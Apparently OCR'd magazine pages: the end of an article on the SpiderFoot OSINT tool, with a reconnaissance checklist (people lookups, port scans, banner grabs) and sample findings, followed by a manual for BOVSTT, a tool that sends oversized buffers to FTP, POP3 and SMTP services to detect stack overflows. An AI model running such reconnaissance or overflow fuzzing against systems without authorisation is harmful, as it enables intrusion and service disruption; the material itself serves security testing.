        - Look up information about the affilaites
- Look for interesting filenames (e.g. PDFs)
    - Extract information about the software used
- Obtain human names from the content
    - Look them up on Facebook
    - Look them up on LinkedIn
- Capture any e-mail addresses mentioned
    - Look them up on HaveIBeenPwned.com
- Look for mentioning of hostnames and web-crawl them them
    - Resolve the IPs for those hosts
        - Look them up in threat intelligence lists
        - Port scan them
            - Port open? Grab the banner!
        - Get GeoIP information

Looking at that process above, you can see how deep the nesting can go (and this is just a simplified version). For instance, file meta data might contain an e-mail address, which might mention a new sub-domain (steve@somehost.binarypool.com) which if you try and web crawl, may reveal even more information, and so on. This is why some SpiderFoot scans can take hours or sometimes even days for larger sites - there is a huge treasure-trove of information to be gathered and analysed, and each piece of new information can lead to even more information!

Let's now quickly browse through some of the more interesting data found from the binarypool.com scan.


Pathways to knowledge

One of my favorite visualisations is the dendrogram. Looking at the **Co-Hosted Sites** data, I can see the path that SpiderFoot went on to obtain this information:



Above, we see (the visualisation isn't perfect - mousing-over the data points is necessary sometimes) from the user-supplied domain name of binarypool.com, a URL was found on Bing. From there, a hostname was extracted, and from there an IP address. Looking up that IP address using the different available sources for passive DNS (XForce, Bing, Robtex.com), we find that other hosts also resolve to that IP and - surprise surprise - they are other sites owned by me that sit on the same server.


Let's look at another example, now to see if binarypool.com is in shady territory, so we look at the **Malicious IP on the Same Subnet** list:




Browse > Malicious IP on Same Subnet

☐	Data Element	Source Data Element	Source Module	Identified
☐	AlienVault IP Reputation Database [104.236.64.0/18] https://reputation.alienvault.com/reputation.generic	104.236.64.0/18	sfp_malcheck	2016-10-23 14:21:35
☐	OpenBL.org Blacklist [104.236.64.0/18] http://www.openbl.org/lists/base.txt	104.236.64.0/18	sfp_malcheck	2016-10-23 14:21:35
☐	TOR Node List [104.236.64.0/18] http://torstatus.blutmagie.de/ip_list_all.php/Tor_ip_list_ALL.csv	104.236.64.0/18	sfp_malcheck	2016-10-23 14:21:35
☐	VOIPBL Publicly Accessible PBX List [104.236.64.0/18] http://www.voipbl.org/update	104.236.64.0/18	sfp_malcheck	2016-10-23 14:21:35

By clicking on any of the above link, the raw data will provide more details about the neighboring hosts and what their respective issues are. The below dendrogram shows how SpiderFoot obtained this information - basically from the IP of the web server, it found the parent netblock and then queried different block-lists and threat intelligence feeds for IPs within that netblock:




And finally, we see an interesting entry under the **Hacked Email Address** type



Hacked Email Address	1	1	2016-10-26 12:53:09

Funny, it looks like no one was immune to the LinkedIn hack...



Browse > Hacked Email Address

☐	Data Element	Source Data Element	Source Module	Identified
☐	steve@binarypool.com [LinkedIn]	steve@binarypool.com	sfp_pwned	2016-10-26 12:53:09

Next Steps

I hope you enjoyed reading this article and enjoy using SpiderFoot as much as I enjoyed creating it! Just a few things to note before going onto running your own scan...

- **Be careful.** Some scanning can be considered intrusive by some companies, so ensure you have the OK from whoever you are scanning before doing so.
- **Be smart about the modules you choose.** Some modules (like TLD search) can take a long time, and you often don't need to enable all modules. Instead, try scanning by Use Case and select the one that best fits your needs.
- **Configuration matters.** Take some time to go through the SpiderFoot settings and tweak them to your needs. Also, the API keys (at least at the time of writing) are all freely available, so spend a few minutes registering for the various sites that provide them and use them with SpiderFoot. You won't regret it!
- **Get in contact!** I love hearing from SpiderFoot users, whether it's about an issue you are having, a feature request or just a short thank you, it's always appreciated. You can follow me on Twitter @binarypool to get updates on upcoming releases and other relevant stuff to the tool or OSINT in general.

BOVSTT

Buffer Overflow Vulnerability Services Tester Tool

By Ivan Ricart Borges

ABOUT THE AUTHOR

Ivan Ricart Borges

Computer Software Engineer with 7+ years experience in the development of web applications.

Specialized in large-scale applications, likes to learn about new technologies and develop generic components to allow their extensibility, reusability and easy implementation in multiple projects.

Knowledge about the high-performance languages such as C or C++ as can be seen in the publications section, motivated on all aspects related about computer security, organized and perfectionist.

BOVSTT

Buffer Overflow Vulnerability Services Tester Tool

Author: Ivan Ricart Borges

Platform: Microsoft Windows

IDE: DEV-C ver-4.9.9.2

Compiler: MinGW

Dependences: Libwsock32.a

Version: 2.5

Project: https://github.com/iricartb/buffer-overflow-vulnerability-services-tester-tool

Mail: iricartb@gmail.com

Linkedin: https://www.linkedin.com/in/ivan-ricart-borges

1. **DETAILED OVERVIEW**

Program to detect the existence of remote / local stack-based buffer-overflow vulnerabilities using the standard communication protocol for each service.

The application allows one to customize the testing mechanism of each service through templates, these templates are simply plain text files that accept some kind of special words (see STF section), and these files are stored in the <services> folder with a direct association between the protocol and the template and with the extension STF (Service Tester File).

Currently, the application version 2.5 supports the FTP, IMAP, POP3 and SMTP protocol.

To carry out this task, the application allows one to specify different types of parameters.

1.1. PARAMETERS

1.1.1. **Application Layer Protocol**

Description: Specifies the type of protocol to be tested.

Required: Yes

Options: `-ap --application-layer-protocol <protocol>`

Accepted values: FTP, POP3 or SMTP

1.1.2. Target Hostname IP

Description: Specifies host / IP address to be tested

Required: Yes

Options: `-th --target-hostname-ip <hostname>`

Accepted values: Any valid host / IP address.

1.1.3. Target Port

Description: Specifies the destination port of the service.

Required: No

Options: `-tp --target-port <port>`

Accepted values: 1 - 65535

If the user does not enter this parameter, the application will automatically try to connect to the default destination port according to the service and the type of encryption.

For example, for POP3 service and SSL encryption, the default port would be 995.

1.1.4. Cryptographic Security Protocol

Description: Specifies the type of service encryption.

Required: No

Options: `-cp --cryptographic-security-protocol <crypt protocol>`

Accepted values: SSL, TLS

Note: No support yet.

1.1.5. Login Username

Description: Specifies the user of the credentials.

Required: No

Options: `-lu --login-username <username>`

Accepted values: Alphanumeric value.

This parameter allows one to customize the authentication mechanism of the protocol.

The application will initiate the authentication protocol through user / password as soon as it reads the #AUTH macro within the STF file associated with the protocol. If the authentication by user / password fails, the program will cancel its execution.

Every time the application reads the keyword <login-username> inside the STF file, it will be replaced by the value of this parameter.

1.1.6. Login Password

Description: Specifies the password of the credentials.

Required: No

Options: `-lu --login-password <password>`

Accepted values: Alphanumeric value.

This parameter allows one to customize the authentication mechanism of the protocol.

Every time the application reads the keyword `<login-password>` inside the STF file, it will be replaced by the value of this parameter.

1.1.7. Buffer Size Length

Description: Specifies the buffer size.

Required: No

Options: `-bs --buffer-size-length <size>`

Accepted values: Numeric value greater than 0.

Default value: 1024

This parameter allows one to customize the size of the buffer to send.

Every time the application reads the keyword `<buffer>` inside the STF file, it will be replaced by the sentence { --buffer-character } * { --buffer- size-length }, in this case, for example, **A*1024**.

1.1.8. Buffer Character

Description: Specifies the buffer character.

Required: No

Options: `-bc --buffer-character <character>`

Accepted values: Alphanumeric value.

Default value: 'A'

1.1.9. 1.1.9 Output Verbose

Description: Specifies whether the user wants to obtain more information during the negotiation process

with the remote host.

Required: No

Options: `-ov --output-verbose`

Accepted values: none

1.1.10. Credits

Description: View the author of the program.

Required: No

Options*:* `-c --credits`

Alone: Yes, cannot be combined with another parameter.

1.1.11. 1.1.11 Version

Description: View the version of the program.

Required: No

Options: `-v --version`

Alone: Yes, cannot be combined with another parameter.

1.2. STF FILES

1.2.1. Description

The STF files could be considered a template, they are simply plain text files that accept some kind of special words, these files are stored in the <services> folder with a direct association between the protocol and the template and with the extension STF (Service Tester File).

For example, for the FTP protocol there is an STF file in the <services> folder called *FTP.stf*, for SMTP there is an STF file called *SMTP.stf* and so on.

Once the connection to the remote host is established, the application begins to read the corresponding STF file, later it'll read line by line until finalizing the file or until it finds an error.

Each line of the file **represents a command to send** to the remote host, with the particularity that it accepts a series of keywords that will be translated at runtime, these keywords are as follows:

<login-username>: Each time the application finds this tag inside the file STF, this will be replaced by the value of the parameter -lu *--login-username* entered by the user.

<login-password>: Each time the application finds this tag inside the file STF, this will be replaced by the value of the parameter *-lp --login-password* entered by the user.

<buffer >: Each time the application finds this tag inside the file STF, this will be replaced by the values of the parameters { *--buffer-character* } * { *--buffer- size-length* } entered by the user.

<remote-domain>: Each time the application finds this tag inside the file STF, this will be replaced by the domain value of the parameter -th *--target-hostname-ip* entered by the user.

These files also accept a series of macros that allow one to change the behavior of the testing mechanism. These macros are as follows:

#AUTH: Must be entered without further information, implies that **all the sentences that follow will be executed only if the process of authentication has been satisfactory**. The authentication process is automatic, for this it is important that the user has entered the user and password as parameters in the application.

Its use is not obligatory, but in case of applying it we could send commands to the remote server where only the authenticated users can have access.

`#RETURN <VALUE> : <COMMAND>`: The command `<COMMAND>` will be sent only if a return value `<VALUE>` has been returned in the last send process, **otherwise the test program will stop.** It could be considered a conditional command, in case the remote host has answered in its last command a certain value, the system continues with the test.

1.2.2. Example

Let's imagine the following file FTP.stf:

```
USER <buffer>

PASS <buffer>

#AUTH

MKD <buffer>

RMD <buffer>
```

To simplify the example, let's imagine that the user has entered the buffer size of **10** as the parameter.

Once the connection to the remote host is established, the application will start reading line by line.

First it will find the sentence `USER <buffer>`, which will be translated by `USER AAAAAAAAAA`, in case the information is sent correctly and does not cause a buffer overflow, the application will continue with its execution.

Next, we will find the sentence `PASS <buffer>`, which will be translated by `PASS AAAAAAAAAA`, in case the information is sent correctly and does not cause a buffer overflow, the application will continue with its execution.

Next, we will find the sentence `#AUTH`, then the system will start the authentication mechanism of user / password, and if the process is successful the application will continue to read the file. Finally, we will find the sentences `MKD <buffer>` and `RMD <buffer>`, which will be translated by `MKD` and `RMD AAAAAAAAAA` respectively. These commands will only be sent to the remote host if the authentication process has been successful.

1.3. OUTPUTS

In each of the commands sent to the remote host, the program can display three output types.

`[OK]`: The information has been sent correctly and no buffer overflow has been found in the sending of the information.

`[FAIL ]`: Error during the sending of the information, the conditional value of the #RETURN macro has not been met or the authentication mechanism has failed by the #AUTH macro.

`[ WARNING ]`: **Possible buffer overflow found** or connection closed by remote host.

2. COMPATIBILITY / REQUIREMENTS

Currently the system supports the **Microsoft Windows** platform and to generate the corresponding binary file only the Dev-C ++ IDE should be downloaded.

Platform: Microsoft Windows

IDE: DEV-C ver-4.9.9.2

Compiler: MinGW

Dependences: Libwsock32.a (included in Dev-C++ IDE)


The Dev-C++ IDE can be downloaded from the following link:

https://sourceforge.net/projects/dev-cpp/files/Binaries/Dev-C%2B%2B%204.9.9.2/devcpp-4.9.9.2_nomingw_setup.exe/download?use_mirror=netix&r=&use_mirror=netix


3. COMPILATION

To compile the application the following steps must be taken:


1. Installing the Dev-C ++ IDE: Go to the next link and run the setup. https://sourceforge.net/projects/dev-cpp/files/Binaries/Dev-C%2B%2B%204.9.9.2/devcpp-4.9.9.2_nomingw_setup.exe/download?use_mirror=netix&r=&use_mirror=netix
2. Download the GitHub project: Go to https://github.com/iricartb/buffer-overflow-vulnerability-services-tester-tool and press the download button in zip.


Find file
Clone or download
Clone with HTTPS
Use Git or checkout with SVN using the web URL.
https://github.com/iricartb/buffer-overf
Open in Desktop
Download ZIP

3. Unzip the zip project using a decompression program.



buffer-overflow-vulnerability-services-tester
18/10/2017 12:48
Archivo WinRAR ZIP
25 KB
Abrir
Extraer ficheros...
Extraer aquí
Extraer en buffer-overflow-vulnerability-services-tester-tool-master\

4. Double click on the file BOVSTT.dev to load the Project.



